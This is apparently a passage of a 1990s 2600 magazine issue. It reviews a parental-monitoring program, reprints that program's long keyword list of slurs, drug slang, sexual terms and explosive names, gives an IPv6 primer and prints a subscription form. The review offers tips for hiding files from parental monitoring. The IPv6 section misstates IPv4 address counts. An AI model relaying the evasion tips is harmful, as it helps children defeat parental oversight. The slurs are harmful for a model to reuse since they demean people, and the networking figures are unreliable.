So I wasted $19.95 and took it home, followed the easy three page insert on how to put a CD in the drive (a lesson in stupidity all by itself, complete with instructions on how to turn on the computer and how to eject a CD tray) and waited to see what would happen. It launched itself with a cheesy graphic, then a dialog box offered to let me search my whole computer or just the most recent files, and warned that it would take from "seconds to several minutes." After ten minutes I aborted and the working screen came up. I could view every graphic it found (but not audio or video) and I could view every file in which the program found dirty words. *And* I could press the D key or click a Delete icon and the suspect image or text file would be erased. Dumb.

Note that "One Tough Computer Cop" doesn't leave itself installed. Insert CD, run program. While running it dumps itself into C:\WINDOWS\TEMP. Exit program, it deletes itself and makes all your CD drives eject themselves automatically. The idea is that parents can "check" on their kids without leaving evidence. The concept is scary but the execution is flawed.

One of the first files it flagged with dirty text was my Netscape E-mail. Think of a confused parent deleting that! Ouch! But don't worry, the confused parent can call tech support at 1-900-225-0100 which charges a mere $2.99 per minute after the first three minutes! No wonder the interface sucks. The program ripped through my cache and found lots of nastiness. "Assault", "murder", "bomb", "sex"... yes, folks, www.cnn.com is a purveyor of horror and smut to innocent minds.

"One Tough Computer Cop" limits itself to the following file types: .DOC, .GIF, .HTM, .HTML, .HTX, .JPE, .JPEG, .JPG, .PNG, .RTF, .TXT, .WP, and .WPD. It does have one little trick: it searches "deleted" files in the Recycle Bin. Escape method one: name your stuff a different suffix. Escape method two: zip or otherwise archive it. Escape method 3: put it on removable media. Oh, and remember to empty the Recycle Bin and empty your Netscape and IE cache, and clear the Documents menu.

Sadly, the program has no ability to figure out if graphics are naughty. That is left up to the parent, who can only surf through every graphics file on the machine forward or backward, one at a time. I forced myself to go through a hundred or so of these. I envision thousands of terrified parents spending hours in front of the computer clicking frenziedly away. Yes, and text searches pull up the common two letter words "bj" and "bl" (the latter for "boy love") and the three letter words sin, gat, kkk, lsd, izm, pot, kif, cum, pop, tit, ona, the, tnt, rdx, and gun. (But not "and", of course.) Just in case the parents don't know what the flagged word means, they can open a handy definition window to access the built-in dictionary.

Most of this can be done with a program built into Windows 95/98. "Explorer: Find All Files" Search by file suffix (and use IE for viewing graphics files) or search by file contents for whatever nasty keyword the parent can think up. "One Tough Computer Cop" searches for 784 keywords at once... and here they are, extracted from ccop.exe with that hard-to-find hacking tool MS Word. Misspellings are from the original. The list is quite an education in itself... and to think that they're distributing this smut all over the United States! One positive note: "hacker" isn't on this list. Yet.

Terms pedophiles may use" include: CAN WE MEET SOMEWHERE, COME OVER MY, COME OVER TO MY, DO NOT LET ANYBODY KNOW, DO NOT TELL, DON'T FEEL RIGHT, DON'T LET ANYONE KNOW, GET TO KNOW YOU, GET TOGETHER, HANG OUT, LIKE MEN, LOVE BOYS, LOVE MEN, LOVING BOYS, MAKE LOVE, MAKELOVE, MEET ME, MEET SOME WHERE, MEET SOMETIME, MEET YOU, NO ONE CAN KNOW, PRIVATE PARTS, PRIVATES, RELATIONSHIP, SECRET, SEND ME A COUPLE PICTURES, SEND ME A FEW PICTURES, SEND ME A PICTURE, SEND ME SOME PICTURES, STRANGER, TOUCH YOU, UNCOMFORTABLE, WEIRD, COME TO MY, DO NOT LET ANYONE KNOW, DON'T LET ANYBODY KNOW, DON'T TELL, FEEL UNCOMFORTABLE, HOMOSEXUAL, I LOVE YOU, I WANT YOU, KEEP THIS A SECRET, LOVE GIRLS, OUR SECRET, WANT A PICTURE, WANT SOME PICTURES.

Words for "marijuana" include: BROCCOLI, BUDDA, CANNIBUS, CESS, CHEEBA, CHIBA, CHOCOLATE THAI, DJAMBA, DUBAGE, ENDO, ESRA, HASH, HEMP, HOMEGROWN, HYDRO, KIND BUD, MARY JANE, PRETENDRICA, RASTA WEED, REEFER, SATIVA, SHMAGMA, SNUFF, YERBA, BABAZEE, BULEYON, CANIBUS, CHRONIC, DZM, KUTCHIE, and of course, POT.

ABADDON demon of the bottomless pit
ABBEY OF THELEMA satanism teachings
ACID slang for hallucinogenic LSD
AEROSOL PROPELLANT used for making bombs
AFTERSHOCK an alcoholic beverage
AGONY very great pain
ALCOHOL a depressant drug
ALCOHOLIC sufferer of alcoholism
ALCOHOLICS sufferers of alcoholism
ALCOHOLISM compulsive consumption of alcohol in excess
AMARETTO liquor
AMATOL a powerful explosive
AMEBA satanism celtic rituals
AMPHETAMINES drug used to increase alertness and reduce sleep
AMPING a cocaine high
ANADROL oral steroid
ANAL of or near the anus
ANATROFIN used in making a bomb
ANAVAR a steroid
ANIMAL SACRIFICE animal offering to a deity
ANUS rectum
ARCHFIEND satan
ARSON the crime of purposely setting fire to property
ARYAN used to mean of non-Jewish descent
ASSAULT a beating; type of gun
ASSHOLE a derogatory reference to a person
ASSHOLES a derogatory reference to persons
ASSMUNCH a derogatory reference to a person
AUTONEPIOPHILIA sexually aroused by dressing as an infant
AZIDES a compound containing the monovalent group N3
BACARDI Puerto Rican rum
BALLER sells variety of drugs
BAPHOMET satanic drawing of a goats head
BARBITURATES used as sedative or to induce sleep
BARBS downers; reds
BASTARD a person regarded w/contempt or hatred; vulgar usage
BAZULCO cocaine
BEAT to hit repeatedly
BEELZEFBUB satan
BEEMERS crack
BEER alcoholic beverage
BESTIALITY sexual relations between a person and an animal
BHANG marijuana - Indian term
BICHO penis
BIOTCH bitch
BISEXUAL person that fornicates with both men and women
BITCH a malicious, ill tempered woman
BJ slang for fellatio
BL pedophile slang for boy love
BLACK MASS satanic ritual
BLACKJACK gambling game also called 21
BLACKPOWDER black hash ground into powder
BLACKS reference to African Americans
BLADE razor
BLAST explosion
BLASTED intoxicated or high on drugs
BLASTING POWDER used in bomb making
BLITZED drunk
BLOOD CLOT derogatory term with which to reference someone
BLOODS gang
BLOODY covered or stained with blood
BLOW cocaine; to inhale cocaine; fellatio
BLOW JOB the act of fellatio
BLOW JOBS the act of fellatio
BLOWJOB the act of fellatio
BLOWJOBS the act of fellatio
BLUNT cigar split open and filled with marijuana
BLUNTED high/stoned
BLUNTS cigar split open and filled with marijuana
BOLASTERONE injectable steroid
BOMB a container filled with explosives; ecstasy
BOMBITA cocaine and heroin mixture
BOMBS containers filled with explosives
BONDAGE subjection to force or influence
BONG cylindrical waterpipe for smoking narcotics; marijuana
BOOB slang for breast
BOOBS slang for breasts
BOOF contraband concealed in the rectum
BOOPS slang for breasts
BOOZE alcohol
BOPPERS drug, amyl nitrite
BOUBOU crack
BOXCUTTER razor used for cutting boxes - used as a weapon
BOY DINNER slang for pedophile
BOY EATER slang for pedophile
BOY FREAK slang for pedophile

BOY HUNTER slang for pedophile
BOY KISSER slang for pedophile
BOY LOVE slang for pedophile
BOYS QUIRE pedophile slang
BREAST female genitalia
BREASTS female genitalia
BREWS beer
BREWSKI beer
BRONCO BUSTER slang for pedophile
BUD ICE beer
BUDWEISER beer
BUMP small doses of drugs
BUMP AND GRIND having sex
BUTANA bitch
BUTT backside
BUTT FUCK reference to anal sex
BUTT FUCKER a derogatory referral to someone
BUTT FUCKERS a derogatory referral to someone
BUTT FUCKING the act of anal sex
BUTTFUCKER a derogatory referral to someone
BUTTFUCKERS a derogatory referral to someone
BUTTFUCKING the act of anal sex
CABRON bastard
CABRONA bastard
CALL GIRL prostitute
CALLGIRL prostitute
CARAJO damn
CAT TRANQUILIZER the drug ketamine
CELTIC CROSS common symbol to many racist organizations
CHAMPAGNE alcoholic beverage
CHANDOO opium
CHICKEN DINNER slang for pedophile
CHICKEN EATER slang for pedophile
CHICKEN FREAK slang for pedophile
CHICKEN HAWK slang for pedophile
CHICKEN HUNTER slang for pedophile
CHICKEN KISSER slang for pedophile
CHICKEN LOVE slang for pedophile
CHICKEN QUEEN slang for pedophile
CHILD ABUSE child mistreatment
CHILD MOLESTATION self explanatory
CHILD MOLESTER pedophile
CHINA CAT high potency heroin
CIPHER a group of individuals getting high
CLEAVAGE the hollow between a woman's breasts
CLIMAX an orgasm
CLIT short for clitoris, a female sexual organ
COCAINE habit forming stimulant drug
COCK slang for penis
COITUS sexual intercourse
COJONES testicles
COKE cocaine
COMMIE communist - leftist
CONDOM protective sheath for the penis used for sex
CONDOMS protective sheaths for the penis used for sex
CONO damn
CONTRABAND smuggled merchandise
CORDITE a smokeless explosive
CORONA beer
CRACK cocaine prepared for smoking
CRACKHEAD someone who smokes a lot of crack
CRAMTONS reference to a female's genitalia
CRANK methamphetamine; amphetamine
CRAPS gambling - table game
CRAZY HORSE malt liquor
CRISTAL champagne
CROOKED I malt liquor
CROSS DRESSER the wearing of clothes worn by the opposite sex
CROTCH place where legs fork from human body
CULLING a satanic killing
CULO ass
CULT quasi-religious group, often living in a colony
CULTS quasi-religious group, often living in a colony
CUM orgasm; liquid lost during orgasm
CUNNILINGUS sexual activity involving oral contact w/female genitals
CUNT vulva/vagina; term of hostility towards women
DAGGA marijuana - South African
DAMA BLANCA cocaine
DATE RAPE involuntary sexual intercourse with a date
DEAD no longer living
DEATH no longer living
DEEDA LSD
DELATESTRYL injectable steroid
DEMONIAC possessed or influenced by a demon
DEMONISM belief in the existence and powers of demons
DEMORALIZE to corrupt the morals of; deprave
DESERT EAGLE hand gun
DETONATOR a fuse for setting off explosives
DEVIL the chief evil spirit; demon
DEWS $10 worth of drugs
DIABLO LSD papers with the devil on it; devil
DIANABOL veterinary steroid
DICK slang for penis
DIETHYLAMIDE used for bomb making
DIHYDROLONE injectable steroid
DIKE derogatory term for a lesbian
DILDO a device shaped like a penis used for sexual stimulation
DIMBA marijuana - W. Africa
DIPPER phencyclidine or PCP
DISCOVERY WEST alleged anti-Christian group
DO A LINE to inhale cocaine
DOGGY STYLE sex from behind or anal sex
DOJA strong marijuana
DOM P champagne
DOM PERIGNON champagne
DOOBIE joint
DOOJEE heroin
DOPE heroin; marijuana; all drugs
DOSE LSD
DOUBLE DOWN gambling terminology
DOWNERS depressant, tranquilizer, barbiturate, alcohol
DRUGGIE slang for a person who uses alot of illegal drugs
DRUGGIES slang for persons who uses alot of illegal drugs
DRUNK intoxication from alcohol; an alcoholic

DRUNKS derogatory name for persons who may drink excessively
DUST phencyclidine or PCP
DUSTED high on phencyclidine/PCP
DUSTING adding phencyclidine/PCP to marijuana
DUTCHIE cigars filled with marijuana
DYKE slang for lesbian
DYMETHZINE injectable steroid
E&J an alcoholic beverage
ECSTASY drug causing temporary feeling of overpowering joy
EIGHTBALL 1/8th ounce of drugs - crack or heroin
EIGHTH 1/8th ounce of marijuana
EJACULATE to eject or discharge semen
EJACULATION a sudden ejection of seminal fluid
ELEPHANT TRANQUILIZER phencyclidine - PCP
ENOLTESTOVIS injectable steroid
EPHEBOPHILIA sexual attraction to teenage boys
EQUIPOSE veterinary Steroid (from a pregnant horses' urine)
EROTIC arousing sexual feelings or desires
EROTIC DANCER person who dance in exotic manners for money
EROTIC DANCERS persons who dance in exotic manners for money
ESPIONAGE the act of spying
EXACTO knife
EXHIBITIONISM the act of exposing body parts
EXHIBITIONIST one who strips naked in front of many people
EXOTIC DANCER person who dance in erotic manners for money
EXOTIC DANCERS persons who dance in erotic manners for money
EXPLOSIVES having the nature of an explosion
FAG derogatory slang for homosexual male
FAGGET derogatory term for a homosexual
FAGGETS derogatory term for a homosexuals
FAGGOT derogatory term for a homosexual
FAGGOTS derogatory term for a homosexuals
FAGS derogatory slang for a group of homosexual males
FATTY fat joint
FELLATIO sexual activity involving oral contact with the penis
FERTILIZER can be ingredient for making bombs
FETISH nonsexual object, that abnormally excites erotic feelings
FETISHISM nonsexual object, abnormally excites erotic feelings
FIRE IT UP lighting a joint
FIREARM gun
FIREARMS guns
FIST FUCKING intercourse using fist rather than penis
FISTFUCKING intercourse using fist rather than penis
FISTING sexual activity, fist is inserted into partners anus/vagina
FLASHER an exhibitionist
FORNICATE sexual activity
FREEBASE smoking cocaine / crack
FUCK to engage in sexual intercourse; a curse word
FUCKED UP stoned
FUCKS to engage in sexual intercourse
FUSES combined with combustible material used for setting off an explosive charge
G SPOT area in the vaginal wall when stimulated produces orgasm
GAMBLING to play games of chance for money or other stake
GANG a group of youths banded together for social reasons
GANG BANG rape by numerous attackers
GANJA marijuana - Jamaican
GASH slang for marijuana or vagina
GAT gun
GATO heroin
GENITAL a reproductive organ; especially the external sexual organs
GENOCIDE the systematic killing of an entire group
GET HIGH effects of drugs
GET LIFTED effects of marijuana
GET MY SWERVE ON to have sex
GET OUR SWERVE ON to have sex
GET YOUR SWERVE ON to have sex
GETTING BUSY to have sex
GIN alcohol
GLASSDICK crack pipe
GLOCK hand gun
GOLDEN SHOWER the act of urinating on someone
GOLDSCHLAGER liquor
GOMA opium; black-tar heroin
GORE blood shed
GRAND MASTER representing all traditional satanists
GRASS slang for marijuana
GROTTO local group of satanists
GROTTOS local groups of satanists
GUINNESS beer
GUMA heroin needle
GUN weapon or to inject a drug - marijuana cigarette
GYVE joint
HAIL HITLER white power
HALLUCINOGEN drugs that produce hallucinations
HALLUCINOGENIC DRUGS drugs that produce hallucinations
HALLUCINOGENS drugs that produce hallucinations
HAPPY POWDER cocaine
HARD NUMBERS gambling term
HARD ON slang for erect penis
HARDCORE heavy drug user, pornography
HASHISH drug made from resin of hemp - chewed or smoked
HEIL HITLER white power slogan
HEINEKEN beer
HENNESSY an alcoholic beverage
HENNY hennessy
HEROIN addictive drug
HEROINE addictive drug
HERON addictive drug
HIGH ROLLER gambling for high stakes
HIKORI peyote

HOMO derogatory term for a homosexual
HONKEY slang for white person - hostility / contempt
HONKIE slang for white person - hostility / contempt
HOOKER prostitute
HOOTER breast
HOOTERS breasts
HORNY sexually excited
HOT ASS promiscuous female
HOT BOX to fill up a closed area with second hand marijuana smoke
HUSSY one of low morals
HYATARI peyote
IGNITE light up
ILLICIT improper
INFANT SACRIFICE offering an infants life to a deity
INFANTILISM sexually aroused by acting like an infant
INHALE breath in
INTERCOURSE the sexual joining of two individuals
INTOXICATE to get drunk
INTOXICATED a drunken state
INTOXICATES a beverage that gets a person drunk
INVISIBLE EMPIRE racist hate group
JACK OFF masturbate
JAGERMEISTER (misspelled) a liquor
JAGERMEIRTER a liquor
JAGERMIESTER (misspelled) a liquor
JAKE police
JERK OFF masturbate
JERKING OFF masturbate
JERKING THE CHERKIN masturbate
JET FUEL phencyclidine or PCP
JIMMY HAT condom
JIMMY HATS condoms
JOCK HOLE rectum
JOINT marijuana cigarette
JOINTS marijuana cigarettes
JONESING need for drugs
JU JU marijuana cigarette
JUNKIE addict
JUVE a young person
K BLAST hit of ketamine
K HOLE periods of ketamine-induced confusion
KAMA SUTRA ancient books of sexual instructions
KAYA marijuana - N. Africa / Jamaica
KBLAST hit of ketamine
KEG large container of beer
KID FRUIT slang for pedophile
KIF marijuana - N. Africa
KIFULI a narcotic
KINKY slang - bizarre, sexually abnormal or perverse
KKK ku klux klan secret society of white men for white supremacy
KLAN any chapter of KKK
KNIFE weapon
KNO3 an ingredient for making bombs
KUNTA slang for vagina - hostile term for a woman
LACE cocaine and marijuana
LADY LUCK gambling
LESBIAN homosexuality of women
LESBIANS homosexual women
LESBO derogatory term for a lesbian
LEZBO derogatory term for a lesbian
LICKS liquor
LIQUOR alcohol
LITTLE BROTHER underage homosexual lover
LOLITA pedophile slang
LOOTING rubbing
LOVE MUSCLE penis
LOVER BOY young lover
LSD lysergic acid diethylamide
LUCIFER satan
LUCIFERIANISM devil worship
LUDES depressant, methaqualone, quaaludes, valium
LYSERGIC ACID LSD, white lightning
MAGNUM wine bottle; revolver designed to fire .44 rounds
MALTECA heroin - Puerto Rico
MANA satanic power
MARICON faggot
MARICONA gay
MARIJUANA drug usually smoked
MASTERBATE to manipulate one's own genitals for sexual gratification
MASTERBATION the act of manipulating one's own genitals for sexual gratification
MASTURBATING to manipulate one's own genitals for sexual gratification
MEIN KAMPF title of Hitler's book
MENAGE A TOIS sex between 3 persons
MENAGEATOIS sex between 3 persons
MEPHISTOPHELES the devil
MESC hallucinogenic drug
MESCALINE hallucinogenic drug
MESCULINE hallucinogenic drug
METH methamphetamine
MEZC (drug) mescaline
MIERDA shit
MOET champagne
MOJO cocaine, heroine
MOLEST to make improper sexual advances
MOLESTATION act of forceful improper sexual acts towards someone
MOLESTED to have improper sexual acts done to oneself
MOLESTER an individual who makes improper sexual acts to others
MOLESTS to make improper sexual acts
MOLOCK devil
MONARCH OF HELL devil
MONEY TRICK older man who supports a younger lover
MORPHINE crystalline narcotic used in medicine to relieve pain
MOTHER FUCKER slang - an unpleasant or contemptible person
MOTHER FUCKERS slang - an unpleasant or contemptible persons
MOTHERFUCKER slang - an unpleasant or contemptible person
MOTHERFUCKERS slang - an unpleasant or contemptible persons
MOTHERSCUNT slang - an unpleasant or contemptible person
MURDER unlawful premeditated killing
MUTILATING to cut off a limb of an animal or person
MUTILATION to cut off a limb of an animal or person
NAKED completely unclothed; nude
NALGA butt
NAMBLA North American MAN/BOY Love association
NARCOTICS drugs
NATIONAL ALLIANCE neo nazi organization
NAZI Aryan supremacists
NAZIS Aryan supremacists
NECROPHILIA performing sexual activities with dead people
NEPIOPHILIA sexually aroused by infants
NEW ORDER KNIGHTS white supremist web site
NICK .5 grams of marijuana or 1/2 gram
NICKEL BAG $5 worth of marijuana or 1/2 gram
NIETA girl
NIGGA a derogatory term referred to a person of African descent
NIGGAS a derogatory term referred to persons of African descent
NIGGER a derogatory term referred to a person of African descent
NIGGERS a derogatory term referred to persons of African descent
NINA girl
NITROGLYCERIN thick, pale yellow flammable, explosive oil
NITROMANNITOL used in bomb making
NITROS laughing gas, nitrous oxide"
NITROSTARCH used in bomb making
NITROSUGARS used in bomb making
NORML national organization for the reform of marijuana laws
NOSE CANDY cocaine
NUDE without clothes
NUT SACK pouch of skin that holds the testicles; part of the male genitalia
NUTSACK pouch of skin that holds the testicles; part of the male genitalia
NYMPHO overly sexual person
NYMPHOMANIAC overly sexual person
NYMPHOMANIACS overly sexual person
NYMPHOS overly sexual person
OBSCENE of explicit content
OCCULT of secret/mysterious supernatural powers or magical religious rituals
OGOY heroine
OLD E malt liquor
OLE malt liquor
ONA satanic writings by the Order of Nine Angels
ORDER OF NINE ANGELS group of Satanists
ORDO TEMPLI ORIENTIS satanism
ORGASM climax during intercourse
ORGIES sexual relations with more than one partner
ORGY sexual relations with more than one partner
PAEDOPHILE an adult with a sexual fixation on children
PAEDOPHILIA adult sexual fixation on children
PAKALOLO marijuana Hawaiian
PANGONADALOT heroin
PAPS rolling papers
PCP phencyclidine angel dust
PEDERAST slang for pedophile
PEDOPHILE an adult with a sexual fixation on children
PEDOPHILIA adult sexual fixation on children
PEDOSEXUALITY refers to sexual contact between children and adults
PEEP SHOW an erotic/pornographic film viewed through a coin
PENDEJA stupid
PENDEJO stupid
PENETRATION the act of an object entering the body
PENIS the male organ of sexual intercourse
PENTAGRAM symbol inverted means the devil
PERICO cocaine
PERMAFRIED always stoned; brain is permanently fried
PERPETRATOR slang for pedophile
PERUVIAN cocaine
PERVERT one who practices sexual activities, deviate from the norm
PERVERTED of or practicing sexual activities, deviate from the norm
PERVERTS persons practicing sexual activities, deviate from the norm
PEYOTE mescaline - hallucinogenic - from cactus
PHEEN depressant
PHILLY marijuana inside a cigar
PHILLY BLUNTS marijuana inside cigars
PIEDCRAS crack
PILL drug ingested
PILLS drugs ingested
PIMP cocaine; sex seller
PIMPS cocaine; sex seller
PIPE BOMB generic name for a homemade bomb
PIPE BOMBS generic name for a homemade bombs
PISTOL hand gun
PISTOLS hand guns
PIZNACLE marijuana pipe
PO PO police
POGUE the willing or unwilling young partner of a male homosexual
POINT NUMBER gambling
POLVO heroine, PCP
POOM POOM slang for vagina
POPO police
POPPA pedophile reference to an adolescent juvenile
POPPY pedophile reference to an adolescent juvenile
PORNO short for pornography
PORNOGRAPHIC writings, pictures intended primarily to arouse sexual desire
PORNOGRAPHY writings, pictures intended primarily to arouse sexual desire
POSSE COMITATUS organization that preaches Jews are the children of Satan
POTASSIUM NITRATE used in fertilizers, gunpowder
POTHEAD someone who smokes a lot of marijuana

PRICK slang for penis
PRINCE OF DARKNESS the devil
PROMISCUOUS engaging in sexual intercourse with many persons
PROPELLANT the explosive charge that propels a projectile from a gun
PROSTITUTE to sell sexual services
PROVIRON oral steroid
PSYCHO mentally unstable
PSYCHOPATH mentally unstable
PSYCHOPATHS mentally unstable persons
PSYCHOS mentally unstable persons
PUBES the region of the pubis
PUBIC the region of the pubis or the pubes
PUMPKIN EATER slang for pedophile
PUNANI vagina
PUNYETA damn
PUPPET FREAK slang for pedophile
PUPPET SHOW child pornography
PUPPET SHOW FREAK pedophile
PUPPY LOVER slang for pedophile
PUSHER sells drugs
PUSSY slang the female pudendum; vulva
PUTA bitch
PUTO bitch
PUZZY vagina
QUEER derogatory term for a homosexual
QUEERS derogatory term for a group of homosexuals
QUINOLONE injectable steroid
RACE TRACK place where bets are made on horse or dog races
RACIST any program/practice of racial discrimination, segregation
RANE cocaine; heroin
RAPE crime of engaging in forcibly sexual acts
RAPED having been forced to perform sexual acts
RAPES forced to perform sexual acts
RAPIST forcing sex on someone
RAS CLOT obscenity
RAZOR weapon
RDX used in bomb making
RECTUM anus
RED STRIPE beer
RHINE heroin
RIFLE gun
RIFLES guns
RITUAL a set form or system of rites, religious or otherwise
ROACH butt of marijuana cigarette
ROACHES butt of marijuana cigarettes
ROCHE date rape drug
ROFFIE date rape drug
ROOFIES date rape drug
ROPHYPNOL date rape drug
ROPLES date rape drug
RUBBER condom
RUBBERS condoms
RUFFIE date rape drug
RUFFIES date rape drug
RUFINOL (misspelled) date rape drug
RUM an alcoholic beverage
S&M sadism and masochism
SACRIFICE to offer a person/animals life, or object to a deity
SACRIFICING to offer a person/animals life, or object to a deity
SADISM pleasure from hurting others
SADOMASOCHISM sexual pleasure from sadism or masochism
SAN QUENTIN QUAIL a boy or girl below the legal age of consent
SANTERIA religion involving allegedly voodoo, animal sacrifice
SATAN Lucifer, the chief of the fallen angels
SATANIC referring to satan
SATANISM worship of satan
SATANIST one who practices satanism
SATANISTS persons who practice satanism
SATURDAY NIGHT SPECIAL a gun
SAWED OFF SHOTGUN shot gun with its barrel cut off short
SCARE frighten
SCARED frightened
SCROTUM pouch of skin that holds the testicles, part of the male genitalia
SCUM filth
SCUMBAG a derogatory reference towards someone
SCUNT short for mother's cunt
SEMEN sperm
SEVEN DEADLY SINS a satanists' goal is to live out their lusts and desires
SEX associated with reproduction or sexual gratification
SEXUAL associated with reproduction or sexual gratification
SEXUAL ABUSE to perform improper sexual acts without a persons consent
SEXUAL ABUSES to perform improper sexual acts
SEXUALLY ABUSED a person who improper sexual acts were done to
SHAFT the long, slender part of penis
SHANK weapon
SHIT feces
SHIT FACED in a state of absolute intoxication
SHITHEAD a derogatory reference towards someone
SHOOT to discharge or fire or to inject narcotics into the blood stream
SHOOTER to inject a narcotic drug intravenously; one who discharges a weapon
SHOOTS to discharge or fire
SHOOTUP to inject narcotics into the blood stream
SHORT EYES a pedophile
SHOT the act of shooting
SHOTS discharge from a gun, bullets
SHROOMS psilocybin / psilocin
SICKENING disgusting
SICKO psychopath
SILENT BROTHERHOOD alleged racist group
SIN an offense against God, religion, or good morals
SINISTER DIALECTIC satanic evil logic
SINSEMILLA potent marijuana without seeds
SKUNKWEED potent marijuana
SLAP a blow or a smack
SLAVE an individual that is absolutely subject to the will of another
SLIT vagina
SLUT promiscuous
SMACK heroin
SMOKED OUT stoned
SMOKELESS POWDER used for bomb making
SMOKES to inhale smoke into your lungs
SMOKING to inhale smoke into your lungs
SMOTHER prevent from breathing
SMUT pornographic or indecent talk, writing, etc
SNATCH vagina
SNIFF to inhale through nostrils
SNORT to inhale through nostrils
SNOWCAPS weed with cocaine
SPANKING to strike with something flat, as the open hand
SPECIAL K the drug ketamine, cat tranquilizer
SPEEDBALL heroin and cocaine; amphetamine
SPERM the male generative fluid; semen
SPERMICIDE an agent the kills sperm
SPIC derogatory way of addressing a person of Hispanic heritage
SPLIFF marijuana cigarette
STAB a wound made by piercing with a sharp object
STATUTORY RAPE the crime of sexual intercourse w/ an underaged person
STEALING to take or appropriate another's properties, ideas, and etc.
STIMULANT any drug that increases the activity of the body
STORMFRONT website dedicated to white supremists
STRANGLE to kill by squeezing the throat so as to stop breathing
STRAPPED term referring to one who is carrying a lethal weapon
STRIPPER person who dance in erotic manners for money
STRIPPERS persons who dance in erotic manners for money
SUFFOCATE prevent from breathing
SUGAR DADDY someone who indulges/supports person for sex
SUICIDE to inflict death upon one's self
SUPREMACISTS person who promotes the superiority of a particular group
SWITCHBLADE jackknife
TECATOS heroin; addicts
TEEN PORN sexually explicit materials involving minors
TEMPLES local groups of satanists
TERRIFIED frightened
TERRIFY frighten
TESTICLES either of two oval sex glands in the male
TETAS Spanish for tits
THC the active ingredient in marijuana
THE MAN police
THREESOMES sexual relationship/activities between 3 people
TICAL phencyclidine angel dust
TIT refers to female breast
TITS refers to female breasts
TITTIES refers to female breasts
TITTY refers to female breast
TITTY FUCK to fornicate between a woman's breasts
TNT used for bomb making
TOKE to inhale cocaine/ marijuana
TORTURE infliction of severe pain
TOTENKOPF symbol to show allegiance to the white racist cause
TOTO vagina
TRAFFICKING illegal drug trade
TRANSSEXUAL person who identify with the opposite sex
TRANSSEXUALS persons who identify with the opposite sex
TRANSVESTITE person who dresses as the opposite sex
TRANSVESTITES persons who dresses as the opposite sex
TROPHOBOLENE injectable steroid
TURNER DIARIES book; alleged relations to racist groups
TWAT vagina
UNCLE may be used as slang for a pedophile
UPPERS amphetamine
UTOPIATES hallucinogens
UZI a compact, automatic or semi automatic gun
VAGINA organ between the vulva and the uterus located in females
VIOLENCE physical force used as to damage, injure, or destroy
VIOLENT acting w/ or characterized by using great physical force
VIVISECTION experiments on living animals resulting in pain and death
VIXEN an ill tempered malicious woman
VIXENS an ill tempered malicious women
VODKA an alcoholic beverage
VOYEURISM the act of secretly viewing others
VOYEURIST person who secretly views others
VULVA the external genital organs of the female
WAGER a bet
WARFARE conflict or struggle
WEAPON an instrument or device used to injure or kill
WEAPONS an instrument or device used to injure or kill
WELL HUNG having a large penis
WELTSCHMERZ heroine withdrawal
WHIP to strike with a strap or a rod
WHIPPIT nitrous oxide
WHIPPITS nitrous oxide
WHISKEY an alcoholic beverage
WHITE ARYAN RESISTANCE racist skinhead organization
WHITE POWER Aryan supremacists
WHITE PRIDE WORLD WIDE website dedicated to white supremists
WHORE a promiscuous female or male
WICKED evil
WOODY an erect penis
WUWOO alcoholic beverage
YEYO cocaine
ZULU NATION gang

The Future Of IPv6

by rift

The number of free IP (Internet Protocol) Addresses will soon start to run out. Luckily, we have IPv6 (or IPng, ng for next-generation), the new replacement of IPv4. IPv4, or Internet Protocol Version 4, is the protocol that we use every time we dial up into our Internet Service Provider, start up our network machine, etc. Each time you log on to a network, the DHCP/PPPtone server assigns you an IP address. IPv4 uses 32-bit addressing, which provides about 4 million valid addresses to be used on the Internet. However, it only allows 255 addresses to be used for each network (255.255.255.255 is the highest you can go). Unlike IPv4, IPv6 uses 128-bit addressing, and uses HEX instead of decimal. This creates many more addresses to be used, which will be needed in about 2010 or even 2005. To give you an example of a standard v4 address:

209.213.155.79

Then, we have IPv6 (not converted):

DCAB:FF61:3829:DAB3:DCBB:FE41:3849:DAB4

If the address contains :0:'s, then we can use :: as a replacement. Example:

2138:A9C7:0:0:0:231:302:193 = 2138:A9C7::231:302:193

V4 addresses can also be put into the form of IPv6:

128.128.128.128 = 0:0:0:0:0:0:128.128.128.128

Using V4's addresses, we can only go from 0.0.0.0 to 255.255.255.255, whereas with IPv6's, we can use numerous combinations of integers/characters. The Internet is, as you know, growing larger every day, so having IPv6 post-planned will make the switch easier than anything. IPv6 packets are in this form:

- flow label (label that requests handling through routers)
- version (version of the protocol)
- hop limit (used to discard packets that are dead, or packets with '0' in this field)
- source address (the source address)
- destination address (destination address)
- next header (the type of header following this IPv6 header)
- payload length (what the packet size after the header will be)

The standard IPv6 address structure:

```
struct in6_addr {
        u_long          s6_addr[4];
        };
struct ip6 {
        u_long          ip6_v:4,        /* version */
                        ip6_fl:28;      /* flow label */
        short           ip6_plen;       /* payload length */
        u_char          ip6_nxth;       /* next header */
        u_char          ip6_hopl;       /* hop limit */
        struct in6_addr ip6_src,        /* source address */
                        ip6_dst;        /* dest address */
};
```

IP tunneling can be used for the conversion from IPv4 to IPv6. This is nice, because machines that have not updated to IPv6 can still use/detect IPv6 packets.

IPv6 security might also decrease the number of script kiddies out there. IPv6 uses something called the IPng encapsulating security hdr, which uses one of the DES encryption algorithms to encode its header. More importantly, the "IPng authentication header" is used to encrypt the header, but not confidentially. This will prevent many DoS attacks that use random source addresses to send their packets.

STARTLING NEWS

We've decided to turn back the hands of time and embark on a shrewd marketing ploy. Effective immediately, our subscription price will revert to what it was nearly ten years ago - a mere $18!

Why are we doing this? Have we completely lost our minds? We will not dignify that with a response. But we will say that we are looking to get more subscribers and, since the vast majority of people buy 2600 in the stores, this seems as good a way as any. Plus it'll shut up those people who complain that subscribing is more expensive than buying it at the stands. That's no longer the case. Now, in addition to not having to fight in the aisles for the latest issue and being able to place free marketplace ads, you will also save money over the newsstand price. Just like Time and Newsweek.

We're also lowering the price of our back issues. With every issue we stockpile, we lose more space so we'd really like to get rid of the damn things. You can now get back issues for $20 per year or $5 per issue from 1988 on. Overseas those numbers are $25 and $6.25 respectively.

Name: _____ Amt. Enclosed: _____

Address: _____ Apt. #: _____

City: _____ State: _____ Zip: _____

Individual Subscriptions (North America)

O 1 Year - $18 O 2 Years - $33 O 3 Years - $46

Overseas Subscriptions

O 1 Year, Individual - $26

Lifetime Subscription (anywhere)

O $260

Back Issues

$20 per year ($25 Overseas), 1984-1998

Indicate year(s): _____

Photocopy this page, fill it out, and send it to:

2600 Subscriptions, PO Box 752, Middle Island, NY 11953

Chatter

Offerings

Dear *2600*:

